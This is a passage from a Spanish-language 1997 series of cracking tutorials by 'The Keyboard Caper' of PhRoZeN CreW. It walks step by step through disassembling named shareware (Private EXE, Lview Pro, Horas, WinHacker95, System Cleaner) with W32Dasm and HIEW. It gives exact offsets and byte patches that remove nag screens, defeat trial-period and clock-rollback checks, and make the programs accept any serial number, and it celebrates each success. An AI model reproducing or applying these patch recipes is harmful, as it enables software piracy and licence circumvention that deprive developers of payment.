    00005004: 8BEC            mov     ebp,esp

    00005006: 85C0            test    eax,eax
```

- **Paso 17**.- Por qué C3? Ah, cuando el programa empieza aquí, en C3 (retn), no continuará con el proceso de diálogos porque tu le dijiste que volviera!

- **Paso 18.**- Ahora ejecuta PEXE32.EXE, ves esa pantalla con el NAG? No!!! Has crackeado el Private EXE 2.0a!!

A propósito, esto no es 100% crack (es bordear la protección mediante password), solo te mostré como eliminar NAGs, recuerdas? J

Parte 1.b: eliminar NAGs en Private EXE 2.0a (sin W32Dasm)

(Yo siempre usé esta parte porque es más fácil y rápida).

- **Paso 1**.- Ejecuta PEXE32.EXE

- **Paso 2.**- Ahora ves uno de esos malditos NAG´s y te quieres deshacer de el, no?

- **Paso 3.**- Bien, sal del programa.

- **Paso 4.**- Ejecuta el Norton Commander, y ve al directorio de Private.

- **Paso 5.**- Copia PEXE32.EXE a PEXE32.EXX y ejecuta HIEW PEXE32.EXE.

- **Paso 6.**- Pulsa F4 para seleccionar el modo HEX, ahora veras la mierda HEX de PEXE32.EXE. No necesitas mearte los calzoncillos!

- **Paso 7.**- Recuerdas que majadería decia el NAG? Ah, tenías que haberlo apuntado al ejecutar PEXE32.EXE. Es algo así como “PrivateEXE is NOT a free software. It is comercial...” o “Ok, I agree...” ect ect.

- **Paso 8.**- Pulsa F7 para buscar, introduce “agree” (en alfabeto ASCII). Encuentras la cadena? Ok, recuerda que PEXE32.EXE es un fichero de un programa de 32 bits, así que usará la cadena “00” entre cada carácter como “a g r e e” (sin espacio entre caracteres!).

- **Paso 9.**- Pulsa F7 de nuevo, escribe “a” (en ASCII), pulsa la flecha abajo, introduce “00” (en HEX), pulsa arriba, escribe “g”, pulsa abajo, “00”, arriba, “r”, abajo “00”, arriba, “e”, abajo “00”, arriba “e”. Deberías ver lo siguiente:

```
ÉÍ[F2:Forward /F4:Full ]ÍÍÍ
```

```
.00019330:  53 00 20 00-53 00 61 00-6E 00 73 00-20 00 53 00      S  S a n s  S
.00019340:  65 00 72 00-69 00 66 00-00 00 00 00-01 00 01 50      e r i f     P
.00019350:  00 00 00 00-19 00 EA 00-5A 00 0E 00-01 00 FF FF      ê Z  ÿÿ
.00019360:  80 00 26 00-4F 00 6B 00-2C 00 20 00-49 00 20 00      €& O k ,  I
.00019370:  61 00 67 00-72 00 65 00-65 00 00 00-00 00 00 00      a g r e e
.00019380:  00 00 01 50-00 00 00 00-7B 00 EA 00-5A 00 0E 00      P   { ê Z
.00019390:  65 00 FF FF-80 00 4F 00-72 00 64 00-65 00 72 00      e ÿÿ€O r d e r
.000193A0:  69 00 6E 00-67 00 20 00-26 00 49 00-6E 00 66 00      i n g  & I n
```

- **Paso 11**.- “Ok, I agree”, “Ordering” etc, son botones, ahora ve hacia arriba hasta encontrar:

```
.00019420:  81 00 02 50-00 00 00 00-11 00 9E 00-CC 00 21 00      • [1]P    ž Ì !
.00019430:  FF FF FF FF-82 00 50 00-72 00 69 00-76 00 61 00      ÿÿÿÿ~ P r i v a
.00019440:  74 00 65 00-45 00 58 00-45 00 20 00-69 00 73 00      t e E X E  i s
.00019450:  20 00 4E 00-4F 00 54 00-20 00 61 00-20 00 66 00        N O T  a  f
.00019460:  72 00 65 00-65 00 20 00-73 00 6F 00-66 00 74 00      r e e  s o f t
.00019470:  77 00 61 00-72 00 65 00-2E 00 20 00-49 00 74 00      w a r e .  I t
.00019480:  20 00 69 00-73 00 20 00-63 00 6F 00-6D 00 6D 00      i s  c o m m
.00019490:  65 00 72 00-63 00 69 00-61 00 6C 00-20 00 70 00      e r c i a l  p
```

- **Paso 12**.- Mira a FF FF FF FF 82, justo antes de la cadena “Private EXE in NOT a..” es donde se generaran los diálogos, recuerda, solo 4 FF´s y 82 bytes harán el engaño! Ahora usa las flechas para situarte en “82”. Veras “19434” bajo la pantalla, ahora pulsa F3 y cambia “82” por “7E”,

mira bajo la pantalla, estas en la dirección de compensación 14A34. Es donde puedes poner el parche. Pulsa F9 para grabar los cambios.

- **Paso 13.**.- Recuerda, solo 4 FF´s y 82 bits lo harán trabajar de otra manera puedes joder tu culo. Ahora que has cambiado “82” por “7E”, no se generaran más diálogos. Sal de HIEW y ejecuta PEXE32.EXE.

- **Paso 14.**- Ves ese horrible NAG? No!! Has crackeado el Private EXE 2.0a!!.

Parte 2.a: Eliminar NAG´s Lview Pro 1.C/32 (con W32Dasm)

- **Paso 1**.- Ejecuta LVIEWPRO.EXE.

- **Paso 2.**- Ahora ves esa horrible pantalla con un NAG, te gustaría eliminarlo, no?

- **Paso 3.**- Ok, sal del programa.

- **Paso 4.**- Ejecuta el Norton Commander, y ve al directorio de Lview PRO.

- **Paso 5.**- Copia LVIEWPRO.EXE a LVIEWPRO.EXX (como copia de seguridad) y copia LVIEWPRO.EXE a 1.EXE (para usar con W32Dasm).

- **Paso 6.**- Ejecuta W32Dasm y desensambla 1.EXE.

- **Paso 7.**- Una vez desensamblado, pincha en Debug/ Load Process (o pulsa CRTL-L).

- **Paso 8.**- Espera mientras que el debugger es acabado con la carga de DDL´s.

- **Paso 9.**- Bien, ahora estas en la ventana del “debug”, deberías ver la barra en:

:00450236 mov eax, dword ptr fs: [00000000]

:0045023C push ebp

...

...

- **Paso 10**.- Es el punto de entrada del programa. Bien, ahora estas preparado para ejecutar Lview PRO, pulsa EJECUTAR o F9. Ves esa pantalla con el NAG, te gustaría saber donde empieza el proceso del NAG. Pulsa “Seguir rastro” (o pulsa F7). Ah!. Deberías ver lo siguiente:

```
:004324F1 cmp eax, FFFFFFFF

:004324F4 jne 00432508

...

...
```

- **Paso 11**.- Pulsa terminar, se cerrarán las ventanas del debugger y Lview Pro.

- **Paso 12.**- Debes volver a W32Dasm y ver lo siguiente:

```
:004324F1 83F8FF        cmp eax, FFFFFFFF

:004324F4 7512          jne 00432508

...
```

- **Paso 13**.- Ok, ahora debes comprobar donde empieza el proceso de diálogos. Pulsa la flecha hacia arriba hasta encontrar:

```
:004323ED CC            int 03

:004323EE CC            int 03

:004323EF CC            int 03


* Referenced by a CALL at Address:

|:00407EEC
```

|

:004323F0 83EC78 sub esp, 00000078

:004323F3 56 push esi

...

- **Paso 14**.- Las CC´s (int 03), es donde empieza el proceso de diálogos. Asegurate de que la barra de color cyan esta en :004323F0 83Ec78 sub esp, 00000078. Verás la dirección de compensación bajo la pantalla, (@Offset 000317F0h). Es donde puedes hacer el parche para LVIEWPRO.EXE

- **Paso 15.**- Vuelve al Norton Commander, ejecuta HIEW LVIEWPRO.EXE, pulsa F4 para seleccionar modo descodificador (Decode mode) (ASM), pulsa F5 y escribe 317F0. Deberías ver algo como:

.000323F0: 83EC78 sub esp,078 ;"x"

.000323F3: 56 push esi

.000323F4: 8BB42480000000 mov esi,[esp][000000080]

.000323FB: 85F6 test esi,esi

(Recuerda, estoy usando HIEW 5.60, que te enseña la dirección de compensación, esta versión es impresionante, grabala!!!).

- **Paso 16**.- Aquí es donde puedes cambiar los bits, pulsa F3, introduce C3, pulsa F9. Cuando has pulsado F3 y has introducido C3, debiste ver:

000317F0: C3 retn

000317F1: EC in al,dx

000317F2: 7856 js 00003184A

```
000317F4: 8BB42480000000        mov      esi,[esp][000000080]

000317FB: 85F6                  test     esi,esi
```

- **Paso 17**.- Por que C3? Ah, cuando el programa empieza aquí en C3 (retn), no continuará con el proceso de diálogos porque tu le dijiste que volviera!

- **Paso 18.**- Ahora ejecuta LVIEWPRO.EXE, Ves ese horrible NAG? No!! Has crackeado Lview Pro 1.C/32!!

Y ahora aquí tines otra forma de eliminar esos NAG´s, quieres probar esto? Ok, vuelve al primer paso, y sigue los demás hasta el 15, y haz los siguientes pasos:

- **Paso 19**.- Ahora estas en la dirección de compensación 317F0, te gustaría saber donde empieza este proceso. Pulsa F6 (lo que encontrara la referencia o actual posición), deberías ver los siguiente:

```
.00007EEC: E8FFA40200           call  .0000323F0   ---------- (6)

.00007EF1: 83C404               add    esp,004

.00007EF4: 33C0                 xor    eax,eax

.00007EF6: E9320D0000           jmp   .000008C2D   ---------- (7)
```

- **Paso 20**.- Ah, ahora sabes donde comienza el proceso de diálogos. Pulsa F3, y escribe 9090909090, y pulsa F9 para grabar los cambios. Deberías haber algo como esto:

```
000072EC: 90                    nop

000072ED: 90                    nop

000072EE: 90                    nop

000072EF: 90                    nop

000072F0: 90                    nop

000072F1: 83C404                add    esp,004
```

000072F4: 33C0 xor eax,eax

- **Paso 21**.- Estos 9090909090 bits harán que no comienze el proceso. Ahora ejecuta LVIEWPRO.EXE, ves ese NAG?No!! Has crackeado Lview Pro 1.C/32!!

Parte 2.b: Como crackear Lview Pro 1.C/32 (introduciendo cualquier nº de serie)

- **Paso 1**.- Ejecuta LVIEWPRO.EXE.

- **Paso 2.**- Pulsa en Registrarse, entonces me registro... luego el nombre: escribe “TKC/PC ´97” y en #ID: escribe “12345”.

- **Paso 3.**- Ahora veras el mensaje de error. (Apuntalo) Y sal del programa.

- **Paso 4.**- Ejecuta el Norton Commander, y ve al directorio de LVP.

- **Paso 5.**- Copia LVIEWPRO.EXE a LVIEWPRO.EXX (como backup) y copia LVIEWPRO.EXE a 1.EXE (para usar con W32Dasm).

- **Paso 6.**- Ejecuta W32Dasm y desensambla 1.EXE.

- **Paso 7.**- Una vez desensamblado, pulsa “referencia de cadena de datos” (STRING DATA REFERENCE), y busca la cadena “User name and ID numbers do not...”.

- **Paso 8.**- Cierra la ventana SDR, deberías ver la línea:

* Possible StringData Ref from Data Obj -> "User name and ID numbers..

-> "match, please verify if..

:0041ED7D 68188F4600 push 00468F18

:0041ED82 56 push esi

- **Paso 9**.- Ok, ahora debes buscar la última comparación como CMP, JNE, JE, TEST, etc antes del error de la cadena. Pulsa la flecha hacia arriba hasta encontrar:

:0041ED7B 751A jne 0041ED97

* Possible StringData Ref from Data Obj -> "User name and ID numbers...

-> "match, please verify if...

...

- **Paso 10**.- Ahora ya sabes a donde saltará cuando has introducido un código erróneo. Ahora quieres ver si funcionara cuando cambias “jne” por “je”. Asegurate de que la barra verde esta en :0041ED7B 751A jne 0041ED97. Verás la dirección de compensación bajo la pantalla, (@Offset 0001E17Bh). Es donde puedes poner el parche para LVIEWPRO.EXE.

- **Paso 11.**- Vuelve al Norton Commander, ejecuta HIEW LVIEWPRO.EXE, pulsa F4 para seleccionar “Decode Mode” (ASM), pulsa F5 e introduce 1E17B. Deberías ver algo como:

.0001ED7B: 751A jne .00001ED97 ---------- (1)

.0001ED7D: 68188F4600 push 000468F18

.0001ED82: 56 push esi

- **Paso 12**.- Aquí es donde puedes cambiar los bits, pulsa F3, escribe 74, pulsa F9 para grabar los cambios y sal de HIEW.

- **Paso 13.**- Ejecuta LVIEWPRO.EXE, introduce cualquier código. Voila! Has crackeado LVP 1.C/32!! Cuidado! Que has introducido números de serie reales? Esto saltara al mensaje de error! Y ahora que?

- **Paso 14.**-Ejecuta de nuevo HIEW LVIEWPRO.EXE, pulsa F4, selecciona descodificar, pulsa F5 y escribe 1E17B. Pulsa F3, escribe EB, y pulsa F9. No saltará al mensaje de error!

Suficiente por ahora. Espero que te hallas divertido con este tutorial más de lo que yo lo hice.

Te veré la próxima vez en el tutorial #3 para Soft-ICE 3.0.

Que te diviertas!.

The Keyboard Caper,

El Fundador de PhRoZeN CreW ´94 - ´97

6-8-1997

tKC CRACKING TUTOR, LECCIÓN 3

Hi dudes!

Estoy aquí en el hospital, buenas enfermeras!. Ahora me gustaría enseñarte como cracker el tiempo límite (fecha de terminación) y como eliminar algunos NAG´s. Ya se que he prometido escribir un tutorial sobre Soft-ICE pero ahora mismo no puedo porque no dispongo de suficiente memoria para ejecutar el SICE... (Solo tengo 8 Mb de RAM en el portátil)

Disculpame por mis errores grámaticales, espero que entiendas este pedazo!

Ok, vamos!

Herramientas:

Necesitaras lo siguiente: (Yo usé estas herramientas, y doy por hecho que tú también las usarás):

- W32Dasm 8.9 o superior (usa FTP search: W32DSM89.ZIP)
- Hacker´s View 5.65 (E-mail: sen@suslikov.kemerovo.su)
- FAR 1.40b (ftp://ftp.elf.stuba.sk/pub/pc/utilfile/far140b.exe) Es realmente bueno!

Contenidos:

1) a. Como eliminar NAG´s de HORAS 2.1a (sin W32Dasm)

b. Como crackear la fecha límite de Horas 2.1a (con W32Dasm)

URL: http://www.basta.com

2) a. Como crackear la fecha límite de WinHacker95 2.0b3 (con W32Dasm)

b. Como crackear WinHacker95 2.0b3 (introduciendo cualquier nº)

URL: http://www.wedgesoftware.com

Como no tengo modem aquí, no pude grabar la última versión shareware, así que usé viejos programas para la demostración.

Parte 1.a: Eliminar NAG´s de Horas 2.1a (sin W32Dasm)

Yo uso siempre esta parte porque es más fácil y rápida.

- **Paso 1**.- Ejecuta HORAS.EXE.
- **Paso 2.**- Ahora ves uno de esos fastidiosos NAG´s, te gustaría eliminarlo, no?
- **Paso 3.**- Bien, sal del programa.
- **Paso 4.**- Ejecuta el FAR, y ve al directorio de HORAS.

- **Paso 5.**- Copy HORAS.EXE a HORAS.EXX (para backup) y ejecuta HIEW HORAS.EXE

- **Paso 6.**- Pulsa F4 para seleccionar el modo HEX, ahora veras la mierda HEX en HORAS.EXE. (No necesitas mearte los calzoncillos!)

- **Paso 7.**- Recuerdas que decía la mierda del NAG? Ah, tendrías que haberla apuntado al ejecutar HORAS.EXE. Es algo como “Welcome to Horas” o “Horas is a shareware application” ect.

- **Paso 8.**- Pulsa F7 para buscar, escribe “welcome”. Aparece la cadena? Ok, recuerda que el fichero HORAS.EXE es un programa de 32 bits, así que usara la cadena “00” entre cada carácter como “w e l c o m e” (sin espacio entre caracteres!).

- **Paso 9.**- Pulsa F7 de nuevo, pon “w” (en el campo ASCII), pulsa la flecha abajo, pon “00” (en el campo HEX), pulsa la flecha arriba, pon “e”, abajo “00”, arriba “l”, abajo “00”, arriba “c”, abajo “00”, arriba “o”, abajo “00”, arriba “m”, abajo “00”,arriba “e” y deberías ver esto:

```
ÉÍ[F2:Forward /F4:Full ]ÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ...

º ASCII: w e l c o m e°°°°°°°                                  ...

º                                                              ...

º   Hex: 77 00 65 00 6C 00 63 00 6F 00 6D 00 65 °°°°°° ...

ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ              ...
```

- **Paso 10**.- Bien, pulsa intro para encotrar esta cadena. Ahora veras esto:

- **Paso 11**.- Mira a FF FF 82 justo antes de la cadena “%is a shareware...” es donde se generaran los diálogos, recuerda solo 2 o 4 FF´s y 82 bits harán el engaño!. Ahora usa las flechas para poner el cursor en “82”. Veras “4791C” debajo de la pantalla. Ahora pulsa F3 y cambia “82” por “7E”, mira debajo de la pantalla, estas en la dirección de compensación 4191C. Es donde puedes colocar el parche. Pulsa F9 para grabar los cambios. Alguien me dijo que en vez de poner “7E”, pones “90” conseguiras el mismo efecto.

- **Paso 12.**- Recuerda solo 4 FF´s y 82 bits funcionarán, de otra manera te puedes joder el culo. A veces 2 FF´s y 82 bits podrían funcionar, ahora, una vez que has cambiado “82” por “7E”, no

se generaran los diálogos. Sal de HIEW y ejecuta HORAS.EXE.

- **Paso 13.**- Ves ese NAG? No!! Has crackeado Horas 2.1a!!

Parte 1.b: Crackear la fecha límite en Horas 2.1a (con W32Dasm)

- **Paso 1**.- Ejecuta HORAS.EXE.

- **Paso 2.**- Veras un mensaje de error que te dice que el tiempo de evaluación ha pasado. (Apunta el mensaje) y sal del programa.

- **Paso 3.**- Ejecuta el FAR, y ve al directorio de Horas.

- **Paso 4.**- Copia HORAS.EXE a HORAS.EXX (como backup) y copia HORAS.EXE a HORAS.W32 (para usar con W32Dasm)

- **Paso 5.**- Ejecuta W32Dasm y desensambla HORAS.W32.

- **Paso 6.**- Una vez desensamblado, pulsa STRING DATA REFERENCE, busca la cadena “the evualuation period for this product has expired. Please..”. Haz doble clic sobre ella.

- **Paso 7.**- Cierra la ventana SDR, y deberías ver esta línea:

```
* Possible Reference to String Resource ID=25016: "The evaluation per..

:0040C975 68B8610000       push 000061B8

...
```

- **Paso 8**.- Bien, pulsa la flecha hacia arriba hasta ver:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
```

|:0040C904 (C), :0040C918 (C), :0040C92D (C)

|

...

- **Paso 9**..- Ahora pulsa página arriba (RePág o PgUp) 2 o 3 veces hasta encontrar:

```
:0040C8F7 85C0                test eax, eax
:0040C8F9 0F85BD000000        jne 0040C9BC
:0040C8FF 8B4628              mov eax, dword ptr [esi+28]
:0040C902 85C0                test eax, eax
:0040C904 756B                jne 0040C971
:0040C906 8B17                mov edx, dword ptr [edi]
:0040C908 51                  push ecx
:0040C909 8BC4                mov eax, esp
```

- **Paso 10**.- Mira a 0040C904, recuerdas la dirección a la que se hacia referencia? Ahora busca hasta encontrar la última comparación como “test”, “jne” ect. Mira a 0040C8F7, es a donde se saltará cuando el tiempo de evaluación a acabado. Asegurate de que la barra verde esta en 0040C8F9 0F85BD000000 jne 0040C9BC y con esto verás la dirección de compensación bajo la pantalla, (@Offset 0000BCF9h), es donde puedes hacer el parche para HORAS.EXE.

Paso 11.- Vuelve a FAR, ejecuta HIEW HORAS.EXE, pulsa F4 para seleccionar modo descodificador (ASM), pulsa F5, y pon BCF9, deberías ver lo siguiente:

```
.0000C8F9: 0F84BD000000        je    .00000C9BC   ---------- (1)
```

.0000C8FF: 8B4628 mov eax,[esi][00028]

.0000C902: 85C0 test eax,eax

- **Paso 12**.- Aquí es donde puedes cambiar los bits, pulsa F3, pon 0F85, pulsa F9 para guardar los cambios y sal de HIEW.

- **Paso 13.**- Ejecuta HORAS.EXE, ha caducado el tiempo de prueba? Voila! Has crackeado Horas 2.1ª!!

Parte 2.a: Como crackear el tiempo límite de WinHacker95 2.0b3 (con W32Dasm)

- **Paso 1**.- Ejecuta WH95.EXE

- **Paso 2.**- Verás el mensaje que dice que se ha acabado el tiempo de prueba, o que tendras que registrarte para que continue funcionando. (Apunta el mensaje) y sal del programa.

- **Paso 3.**- Ejecuta el FAR, y ve al directorio de WH95.

- **Paso 4.**- Copia WH95.EXE a WH95.EXX (como backup) y copia WH95.EXE a WH95.W32 (para usar con W32Dasm),

- **Paso 5.**- Ejecuta W32Dasm y desensambla WH95.W32.

- **Paso 6.**- Una vez desensamblado, haz click en STRING DATA REFERENCE, busca la cadena “Your trial period is over!”. Recuerda el mensaje y haz doble click sobre el.

- **Paso 7.**- Cierra la ventana SDR, deberías ver la línea:

–

* Possible StringData Ref from Data Obj ->"Your trial peroid is over!"

:00429977 6844D34400 push 0044D344

:0042997C 8D8208020000 lea eax, dword ptr [edx+00000208]

:00429982 50 push eax

- **Paso 8**.- Bien, pulsa la flecha hacia arriba hasta ver:

–

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:

|:004298AE (C)

|

...

- **Paso 9**.- Ahora pulsa la tecla página arriba 4 o 5 veces hasta ver:

:004298AE 0F82A1000000 jb 00429955

:004298B4 7517 jne 004298CD

:004298B6 51 push ecx

:004298B7 8D8208020000 lea eax, dword ptr [edx+00000208]

- **Paso 10**.- Mira a 004298AE, recuerdas la dirección a la que se hacía referencía? Es a donde se saltará cuando el tiempo límite ha pasado. Vamos a

buscarla. Asegurate de que la barra vefde esta en :004298AE 0F82A1000000 jb 00429955 y verás la dirección de compensación bajo la pantalla, (@Offset 00028CAEh). Es donde puedes poner el parche para WH95.EXE.

- **Paso 11.**- Vuelve al FAR, ejecuta HIEW WH95.EXE, pulsa F4 para seleccionar modo descodificador (ASM), pulsa F5 y pon 28CAE. Deberías ver algo como:

```
.000298AE: 0F82A1000000        jb    .000029955   ---------- (1)

.000298B4: 7517                jne   .0000298CD   ---------- (2)

.000298B6: 51                  push  ecx
```

- **Paso 12**.- Aquí es donde puedes cambiar los bits, pulsa F3, pon EB0090909090, y pulsa F9 para guardar. EB00 dirá que no salte pero que continue en la línea siguiente, y 90909090 hará de ellos NOP, lo tienes? Sal de HIEW.

- **Paso 13.**- Ejecuta WH95EXE, ha caducado? Voila! Has crackeado el WH95 2.0b3!!

–

Parte 2.b: Como crackear WH95 2.0b3 (al introducir cualquier nº de serie)

- **Paso 1**.- Ejecuta WH95.EXE.

- **Paso 2.**- Pon “TKC/Pc ´97” en Nombre, en compañía “PC ´97”, y en nº “12345” y pulsa en registrar.

- **Paso 3.**- Has visto el mensaje de error. (Apuntalo) y sal del programa.

- **Paso 4.**- Ejecuta el FAR, y ve al directorio de WH95.

- **Paso 5.**- Copia WH95.EXE a WH95.EXX (como backup), y copia WH95.EXE a WH95.W32 (para usar con W32Dasm).

- **Paso 6.**- Ejecuta W32Dasm y desensambla WH95.W32.

- **Paso 7.**- Una vez desensamblado, haz click en STRING DATA REFERENCE, busca la cadena “Invalid Serial Number!”. (Recuerda este mensaje de error) Haz doble click en el.

- **Paso 8.**- Cierra la ventana SDR, deberías ver la línea:

```
* Possible StringData Ref from Data Obj ->"Invalid Serial Number!"

:00429719 68E0D24400          push 0044D2E0

:0042971E 8D4DF0              lea ecx, dword ptr [ebp-10]

...
```

- **Paso 9.**- Bien, ahora debes buscar la última comparación como CMP, JNE, JE, TEST ect, antes del error de la cadena. Pulsa la flecha hacia arriba hasta encontrar:

```
:004296FB 7474                je 00429771

:004296FD 8B4DF0              mov ecx, dword ptr [ebp-10]

:00429700 C7416C00000000      mov [ecx+6C], 00000000

...
```

- **Paso 10.**- Ahora sabes a donde saltará cuando has introducido un código erróneo. Vamos a probar si todo funciona cuando cambiamos “je” por “jne” o “eb”. Asegurate de que la barra verde esta en :004296FB 7474 je 00429771, verás la dirección de compensación bajo la pantalla, (@Offset 00028AFBh). Es donde puedes hacer el parche para WH95.EXE.

- **Paso 11.**- Vuelve a FAR, ejecuta HIEW WH95.EXE, pulsa F4 para seleccionar modo descodificador (ASM), pulsa F5 y pon 28AFB. Deberías ver algo como:

```
.000296FB: 7474               je    .000029771   ---------- (1)

.000296FD: 8B4DF0             mov    ecx,[ebp][-0010]
```

.00029700: C7416C00000000 mov d,[ecx][0006C],000000

- **Paso 12.**- Aquí es donde puedes cambiar los bits, pulsa F3, pon EB, pulsa F9 para grabar y sal de HIEW.

- **Paso 13.**- Ejecuta WH95.EXE, pon cualquier código, funciona? No te mees, continúa.

- **Paso 14.**- Ejecuta de nuevo WH95.EXE.

- **Paso 15.**- Pon “TKC/PC ´97” en nombre, en compañía “PC ´97”, y en nº de serie “12345” y pulsa registrar.

- **Paso 16.**- Verás otro mensaje de error. (Apuntalo) y sal del programa.

- **Paso 17.**- Vuelve al W32Dasm, haz click en STRING DATA REFERENCE, y busca la cadena “Error 1000: Invalid Serial Number!”. Recuerda este mensaje, haz doble click en el.

- **Paso 18.**- Cierra la ventana SDR, deberías ver la línea:

* Possible StringData Ref from Data Obj ->"Error 1000: Invalid Serial.."

:004229C3 686CCE4400 push 0044CE6C

:004229C8 E8C3030000 call 00422D90

...

- **Paso 19.**- Bien, ahora debes buscar la última comparación como CMP, JNE, JE, TEST, ect antes del error de la cadena. Pulsa la flecha hacia arriba hasta encontrar:

:004229BC 7424 je 004229E2

:004229BE 6A3B push 0000003B

:004229C0 8B4DEC mov ecx, dword ptr [ebp-14]

...

- **Paso 20.**- Ahora sabes a donde saltará el programa cuando has introducido un código erróneo. Vamos a probar si todo funcionará cuando cambiamos “je” por jne” o “eb”. Asegurate de que la barra verde esta en :004229BC 7424 je 004229E2, verás la dirección de compensación debajo de la pantalla, (@Offset 00021DBCh). Es donde puedes poner el parche para WH95.EXE.

- **Paso 21.**- Vuelve al FAR, ejecuta HIEW WH95.EXE, pulsa F4 para activar modo descodificador (ASM), pulsa F5 y pon 21DBC. Deberías ver algo como:+

```
.000229BC: 7424          je    .0000229E2   ---------- (1)

.000229BE: 6A3B          push   03B

.000229C0: 8B4DEC        mov    ecx,[ebp][-0014]
```

- **Paso 22.**- Aquí es donde puedes cambiar los bits, pulsa F3, pon EB, pulsa F9 para grabar y sal de HIEW.

- **Paso 23.**- Ejecuta WH95.EXE, pon cualquier código y... Voila! Has crackeado 2.0b3!!

Bien, suficiente por ahora. Espero que te hallas divertido con este tutorial tanto como yo lo hice.

Te vere la próxima vez en el tutorial #4.

Que te divietas!

The Keyboard Caper,

The Founder of PhRoZeN CreW ´94 - ´97

27-8-1997

tKC CRACKING TUTOR, LECCIÓN 4

Hi dudes!

Cuatro meses sin tutorial! Phew, pero como puedes ver estoy de vuelta en la escena del cracking (yea, estoy de vuelta en tu PC, no estas contento?) J . Ok, let´s rock, en este tutorial te enseñare como eliminar límites de intervalos y como activar rasgos mutiladores en algunas aplicaciones (y como registrar tu bebé) J .

(Todavía no puedo hablarte sobre Soft-ICE, sigo con el portátil). En el próximo tutorial hablaremos de IDA (Interactive Disassembler).

Discúlpame por mis errores grámaticales, espero que entiendas este pedazo! J

Herramientas:

Necesitaras las siguientes: (Yo usé estas herramientas, y doy por hecho que tú también las usarás):

- W32Dasm 8.9 o superior.

- Hacker´s View 5.66 (E-mail: sen@suslikov.kemerovo.su)

- FAR1.50b (ftp://ftp.elf.stuba.sk/pub/pc/utilfile/far140b.exe) Es realmente bueno! O Windows Commander 3.50 beta 5 (http://www.ghisler.com)

Contenidos:

1) a. Como crackear el tiempo de evaluación de System Cleaner 1.21 (con W32Dasm)**URL:** http://infortech.reedcs.com

b. Como desviar el NAG sobre fecha inválida en System Cleaner 1.21 (con W32Dasm)

URL: http://infortech.reedcs.com

2) a. Como activar rasgos mutiladores de Macro Schedular 4.3.11 (con W32Dasm)

URL: http://www.mjnet.com

3) Como crackear TrayCal 1.0 (para introducir cualquier código)

URL: http://www.spaeder.com

4) Porque copio ficheros *.EXE a *.W32.

5) Código fuente ASM para parches, por Nop/PC ´97

Parte 1.a: Crackear el tiempo de evaluación de System Cleaner 1.21 (con W32Dasm)

- **Paso 1**.- Ejecuta System Cleaner.EXE

- **Paso 2.**- Ahora verás el mensaje de error que dice que el período de evaluación ha pasado. (Apunta el mensaje) y sal del programa.

- **Paso 3.**- Sigamos.

- **Paso 4.**- Ejecuta WC, y ve al directorio de System Cleaner.

- **Paso 5.**- Copia SystemCleaner.EXE a Systemcleaner.EXX (como backup) y copia SystemCleaner.EXE a SystemCleaner.W32 (para usar con W32Dasm)

- **Paso 6.**- Ejecuta W32Dasm y desensambla SystemCleaner.W32.

- **Paso 7.**- Una vez desensamblado, haz click en STRING DATA REFERENCE, busca la

cadena “The trial period has ended. Please...”. (Recuerda este mensaje de error) Haz doble click en el.

- **Paso 8.**- Cierra la ventana SDR, deberías ver la línea:

:00464BB6 668B0DE44B4600 mov cx, word ptr [00464BE4]

:00464BBD B202 mov dl, 02

* Possible StringData Ref from Code Obj ->"The trial period has ended. Please "

->"register this software!"

- **Paso 9.**-Bien, pulsa la flecha hacia arriba hasta encontrar:

:00464BA8 53 push ebx

:00464BA9 8BD8 mov ebx, eax

:00464BAB 80BB0C01000000 cmp byte ptr [ebx+0000010C], 00

:00464BB2 741C je 00464BD0

:00464BB4 6A00 push 00000000

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:00464B4F(C)

- **Paso 10.**- Mira sobre la referencia del salto en 00464B4F (C), pulsa 2 o 3 veces Página arriba hasta ver:

:00464B4F 7065 jo 00464BB6

Y mira abajo hasta ver:

:00464B54 64 BYTE 064h

Si ves la cadena “BYTE xxxh” ignorala!! No es un salto real, son solo cadenas, bien, vuelve a la dirección 00464BA8. Ahora encontraras una comparación, mira a 464BB2, es a donde se saltará cuando el tiempo de evaluación a caducado. Let´s try.

Asegurate de que la barra verde esta en 00464BB2 741C je 00464BD0 y verás la dirección de compensación bajo de la pantalla, (@Offset 00063FB2h). Es donde puedes hacer el parche para SystemCleaner.EXE.

- **Paso 11.**- Vuelve a WC, ejecuta HIEW SYSTEM~1.EXE, pulsa F4 para seleccionar modo descodificador (ASM), pulsa F5 y pon 63FB2. Deberías ver algo como:

```
.00064BB2: 741C                    je    .000064BD0   ---------- (1)

.00064BB4: 6A00                    push   000

.00064BB6: 668B0DE44B4600          mov    cx,[000464BE4]
```

- **Paso 12.**- Aquí es donde puedes cambiar los bits, pulsa F3, pon EB, pulsa F9 para grabar y sal de HIEW.

- **Paso 13.**- Ejecuta SystemCleaner.EXE, a caducado el tiempo de evaluación, Voila! Lo has hecho!!.

Parte 1.b: Desviar el NAG sobre fecha inválida en System Cleaner 1.21 (con W32Dasm)

(Esto se usa sólo sí has cambiado la fecha de 12/25/98, por ejemplo a 12/25/97. Veras un NAG que te dice “ The system clock has been moved back. Please reset system clock to correct blah blah...”).

- **Paso 1**.- Ejecuta System Cleaner.EXE

- **Paso 2.**- Ahora veras el mensaje de error que dice que la fecha del sistema ha sido

modificada. (Apunta el mensaje) y sal del programa.

- **Paso 3.**- Sigamos.

- **Paso 4.**- Ejecuta WC, y ve al directorio de System Cleaner.

- **Paso 5.**- Copia SystemCleaner.EXE a Systemcleaner.EXX (como backup) y copia SystemCleaner.EXE a SystemCleaner.W32 (para usar con W32Dasm)

- **Paso 6.**- Ejecuta W32Dasm y desensambla SystemCleaner.W32.

- **Paso 7.**- Una vez desensamblado, haz click en STRING DATA REFERENCE, busca la cadena “The system clock has been moved back”. (Recuerda este mensaje de error) Haz doble click en el.

- **Paso 8.**- Cierra la ventana SDR, deberías ver la línea:

```
:00464E56 668B0D884E4600        mov cx, word ptr [00464E88]

:00464E5D B201                  mov dl, 01

* Possible StringData Ref from Code Obj ->"The system clock has been moved "

                                          ->"back. Please reset system
clock                                          ->"to correct time
before                                              re-running "
```
